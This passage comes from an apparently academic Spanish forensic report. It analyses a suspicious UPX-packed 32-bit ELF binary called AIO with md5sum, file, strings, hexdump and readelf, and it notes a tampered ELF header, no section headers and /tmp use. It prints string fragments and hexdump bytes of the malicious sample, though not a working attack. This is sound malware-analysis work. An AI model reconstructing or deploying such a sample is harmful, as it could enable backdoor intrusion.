
Breakpoint 1, 0xb7699134 in printf () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0 0xb7699134 in printf () from /lib/tls/i686/cmov/libc.so.6
#1 0x08048345 in main ()
(gdb)
```

Figura 4.2-19 Comando where

4.3 ANALISIS DEL ARCHIVO AIO

4.3.1 INTEGRIDAD DEL ARCHIVO AIO

Antes de comenzar a trabajar con el archivo AIO se le realizó respectivamente el md5.



```
File Edit View Terminal Help
root@bt:~/Desktop# ls
backtrack-install.desktop  CASO 6 - FORENSIC TOOL ANALYSIS (LINUX)
CASE                      Tesis A&P-2012-05-01.tar.gz
root@bt:~/Desktop# cd CASE
root@bt:~/Desktop/CASE# ls
AIO  HELLO  HELLO.C  md5sumHELLO.txt
root@bt:~/Desktop/CASE# md5sum AIO > md5sumAIO.txt
root@bt:~/Desktop/CASE#
```

The screenshot shows a terminal window with a dark background and a dragon logo. The terminal output shows the user navigating to the 'CASE' directory and running 'md5sum AIO > md5sumAIO.txt' to create a checksum file for the 'AIO' file. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Terminal', and 'Help'.

Figura 4.3-1 Comando md5sum

4.3.2 CONTENIDO DEL ARCHIVO AIO

4.3.2.1 COMANDO LS -AL

Este comando nos permite visualizar el tamaño de archivo en bytes, los permisos que tiene y fecha de creación




```
File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls -al AIO
-rw-r--r-- 1 root root 12641 2005-05-02 08:04 AIO
root@bt:~/Desktop/CASE#
```

Figura 4.3-2 Comando ls -al

4.3.2.2 COMANDO FILE

Al ejecutar este comando se puede apreciar lo siguiente:




```
File Edit View Terminal Help
root@bt:~/TESIS# file AI0
AI0: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, corrupted section header size
root@bt:~/TESIS#
```

Figura 4.3-3 Comando file

Es un binario de arquitectura IA-32, enlazado estáticamente, que nos da una información importante las cabeceras fueron manipuladas ya que se encuentran corruptas.

4.3.2.3 COMANDO STRINGS -A



```
File Edit View Terminal Help
root@bt:~/TESIS# strings -a AIO
Linux
XXXX
$
$Id:
UWVSQR
T$ 9
H+|$
:ZY[~_]
/prof
filej
UPX2
UPX!
j!Xj
/tmp/upxAAAAAAAAAA
[m{r
9090
/libr
nux.so.2
%;)661
9c71
.3Wg4
.L'd,
<pyS
kpthreado
waitpi
conn
sm"from
acce:
__errno_loca
Jv_RegiBr
Classes
rcpy
{kpJntfh
htobyname
~+ex
dup2{eof
bzto
bbCchdiSum
p0rp
```

Figura 4.3-4 Comando strings -a

Se puede observar el contenido del archivo AIO, solo aparecen fragmentos de estos.

Una evidencia muy importante que aporte este comando nos revela que este archivo fue creado en un servidor web.

```

File Edit View Terminal Help
RDFpc
wordAsu]
logino
/null ildren %d died
_Con
t-ty
pe:
xt/html
HTTP/1.1 404 N{
ot Foun=Dat'M5, 1
vJaw2002 03:19:55 GMT
Serv
)eD3.2"
(Unix)
fI 0
T<!DOCTYPE
ML PU>{
BLIC "-//IETF
EN">2
TITLE>
c$<BODY71>#}xa
7que)
B:URfwc n$f
.<PER
UDRESS>
tIlV
878q4
ae>B1
.:)d
%,bo
dy bgco
r="#0
Ari!" ;
'aY9 S u,
olluck! :-)
mm*d:'
PATH=*
usr/l
W=@2
.cn nk[6

```

Figura 4.3-5 Comando strings -a

4.3.2.4 COMANDO HEXDUMP -C -v

```

File Edit View Terminal Help
root@bt:~/TESIS# hexdump -C -v AIO | more
00000000  7f 45 4c 46 01 01 01 00  4c 69 6e 75 78 00 00 00  |.ELF....Linux...|
00000010  02 00 03 00 01 00 00 00  80 80 04 08 34 00 00 00  |.....4...|
00000020  00 00 00 00 00 00 00 00  34 00 20 00 02 00 00 00  |.....4. ....|
00000030  00 00 00 00 01 00 00 00  00 00 00 00 00 80 04 08  |.....|
00000040  00 80 04 08 90 05 00 00  90 05 00 00 05 00 00 00  |.....|
00000050  00 10 00 00 01 00 00 00  90 05 00 00 90 95 04 08  |.....|
00000060  90 95 04 08 2c 00 00 00  2c 00 00 00 06 00 00 00  |.....|
00000070  00 10 00 00 fc 55 7a eb  7f 58 58 58 58 05 0b 0a  |.....Uz...XXX...|
00000080  31 ed 58 89 e1 8d 54 81  04 50 83 e4 f8 52 51 e8  |1.X...T..P...RQ|
00000090  f4 01 00 00 f4 0a 00 24  20 20 20 20 20 20 20 20  |.....$|
000000a0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
000000b0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
000000c0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
000000d0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
000000e0  20 20 20 20 0a 00 24 49  64 3a 20 20 20 20 20 20  |..$Id:|
000000f0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
00000100  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
00000110  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
00000120  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |.....|
00000130  0a 00 55 57 56 53 51 52  fc 8b 74 24 1c 8b 7c 24  |..UWVSQR..ts..|$|
00000140  24 83 cd ff eb 0c 90 90  8a 06 46 88 07 47 01 db  |$. ....F..G..|
00000150  75 07 8b 1e 83 ee fc 11  db 8a 07 72 eb b8 01 00  |u. ....r....|
00000160  00 00 01 db 75 07 8b 1e  83 ee fc 11 db 11 c0 01  |....u.....|
00000170  db 73 ef 75 09 8b 1e 83  ee fc 11 db 73 e4 31 c9  |.s.u.....s.l|
00000180  83 e8 03 72 0d c1 e0 08  8a 06 46 83 f0 ff 74 76  |...r.....F...tv|
00000190  89 c5 01 db 75 07 8b 1e  83 ee fc 11 db 11 c9 01  |....u.....|
000001a0  db 75 07 8b 1e 83 ee fc  11 db 11 c9 75 20 41 01  |.u.....u A.|
000001b0  db 75 07 8b 1e 83 ee fc  11 db 11 c9 01 db 73 ef  |.u.....s.|
000001c0  75 09 8b 1e 83 ee fc 11  db 73 e4 83 c1 02 81 fd  |u.....s.....|
000001d0  00 f3 ff ff 83 d1 01 8d  14 2f 83 fd fc 8a 04 0f  |...../.....|
000001e0  76 0e 8a 02 42 88 07 47  49 75 f7 e9 5e ff ff ff  |v...B..GIu..^...|
000001f0  8b 02 83 c2 04 89 07 83  c7 04 83 e9 04 77 f1 01  |.....w..|

```

Figura 4.3-6 Comando hexdump -C -v

Los primeros 16 bytes representan el campo mágico o también llamada área de cabecera ELF, por defecto el campo mágico debería llevar la siguiente estructura:

```
00000000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
```

Pero en el archivo AIO se observa la siguiente estructura:

```
00000000 7f 45 4c 46 01 01 01 00 4c 69 6e 75 78 00 00 00 |.ELF....Linux...|
```

En el campo mágico se ha insertado la palabra Linux, también se pudo apreciar que hay muchos espacios.

Otra información importante que pudo aportar con este comando fue que el archivo binario utiliza el directorio /tmp.


```
File Edit View Terminal Help
000003c0 ff 89 c6 0f 87 b9 00 00 00 8d 55 94 89 f8 6a 08 |.....U...j.|
000003d0 e8 4f fe ff ff 59 85 c0 0f 85 a4 00 00 00 8b 4d |.0...Y.....M|
000003e0 94 85 c9 75 1c 81 7d 98 55 50 58 21 0f 85 90 00 |...u...}..UPX!...|
000003f0 00 00 83 7d e8 00 0f 84 a8 00 00 00 e9 81 00 00 |...}.....|
00000400 00 8b 55 98 85 d2 7e 7a 39 ca 7f 76 8b 45 ec 39 |..U...~z9..v.E.9|
00000410 c1 7f 6f 29 d0 52 8d 98 00 08 00 00 89 f8 8d 0c |..o).R.....|
00000420 1e 89 ca 89 4d 80 e8 f9 fd ff ff 5a 85 c0 75 52 |....M.....Z..uR|
00000430 8b 55 98 3b 55 94 7d 1f 8d 45 90 50 56 52 ff 75 |.U.;U...}.E.PVR.u|
00000440 80 e8 ec fc ff ff 83 c4 10 85 c0 89 c3 75 33 8b |.....u3..|
00000450 45 94 39 45 90 75 2b 8d 0c 1e 8b 5d 94 89 9d 7c |E.9E.u+... }...|
00000460 ff ff ff 89 da 8b 5d 84 6a 04 58 cd 80 83 f8 fc |.....}.j.X.....|
00000470 74 08 85 c0 7e 08 01 c1 29 c2 85 d2 7f e7 85 d2 |t...~....).....|
00000480 74 14 bb 90 95 04 08 6a 0a 58 cd 80 6a 7f 5b 6a |t.....j.X..j.[j|
00000490 01 58 cd 80 eb f6 8b 85 7c ff ff ff 29 45 e8 e9 |.X.....|...E..|
000004a0 25 ff ff ff 8b 0d a8 95 04 08 89 f3 6a 5b 58 cd |%......}j[X..|
000004b0 80 8b 5d 84 6a 06 58 cd 80 85 c0 75 c5 89 fb 6a |..}.j.X...u...j|
000004c0 06 58 cd 80 85 c0 89 c1 75 b8 bb 90 95 04 08 89 |.X.....u.....|
000004d0 c2 6a 05 58 cd 80 85 c0 89 c7 78 a6 8b 45 8c 89 |.j.X.....x..E..|
000004e0 fa be 01 00 00 00 8d 5d a4 c7 00 66 04 2f 00 83 |.....]....fd/...|
000004f0 c0 03 e8 50 fd ff ff 6a 21 58 6a 05 59 cd 80 3d |...P...j!Xj.Y..|=|
00000500 00 00 00 00 75 26 bb 90 95 04 08 6a 0a 58 cd 80 |....u&....j.X..|
00000510 b9 02 00 00 00 89 fb 89 f2 6a 37 58 cd 80 8d 5d |.....j7X...|
00000520 a4 8b 4d 08 8b 55 0c 6a 0b 58 cd 80 89 fb 6a 06 |..M..U.j.X...j..|
00000530 58 cd 80 6a 02 58 cd 80 85 c0 75 28 6a 02 58 cd |X..j.X...u(j.X..|
00000540 80 85 c0 89 c1 75 16 bb 88 85 04 08 b8 a2 00 00 |.....u.....|
00000550 00 cd 80 bb 90 95 04 08 6a 0a 58 cd 80 31 db 6a |.....j.X..l.j..|
00000560 01 58 cd 80 31 c9 83 cb ff 89 ca 6a 07 58 cd 80 |.X..l.....j.X..|
00000570 bb 90 95 04 08 8b 4d 08 8b 55 0c 6a 0b 58 cd 80 |.....M..U.j.X..|
00000580 e9 fd fe ff 00 00 00 03 00 00 00 00 00 00 00 |.....|
00000590 2f 74 6d 70 2f 75 70 78 41 41 41 41 41 41 41 |/tmp/upxAAAAAAA|
000005a0 41 41 41 00 00 00 00 00 00 70 00 00 03 00 00 00 |AAA.....p.....|
--More--
```

Figura 4.3-7 Comando hexdump -C -v

4.3.2.5 COMANDO READELF --FILE-HEADER

Este comando nos permite ver las secciones de la cabecera del archivo, información relevante que se puede observar es:

- ✓ Tiene un punto de entrada 0x8048080.
- ✓ No tiene sección de cabecera.
- ✓ Tiene dos cabeceras de programas cargados.




```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --file-header AIO
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 4c 69 6e 75 78 00 00 00
  Class:                           ELF32
  Data:                               2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                        76
  Type:                               EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:                0x8048080
  Start of program headers:           52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                              0x0
  Size of this header:                52 (bytes)
  Size of program headers:            32 (bytes)
  Number of program headers:          2
  Size of section headers:            0 (bytes)
  Number of section headers:          0
  Section header string table index: 0
root@bt:~/TESIS#
```

Figura 4.3-8 Comando readelf --file -header

4.3.2.6 COMANDO READELF - - SECTION -HEADERS

Con este comando se demostrará que no existen secciones de cabeceras




```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --section-headers AIO
There are no sections in this file.
root@bt:~/TESIS#
```

<< back | track 5

Figura 4.3-9 Comando -- section -headers

4.3.2.7 READELF --PROGRAM -HEADERS

Con este comando se observó que las cabeceras de los programas que han sido cargados.



```
File Edit View Terminal Help
root@bt:~/TESIS# readelf --program-headers AI0

Elf file type is EXEC (Executable file)
Entry point 0x8048080
There are 2 program headers, starting at offset 52

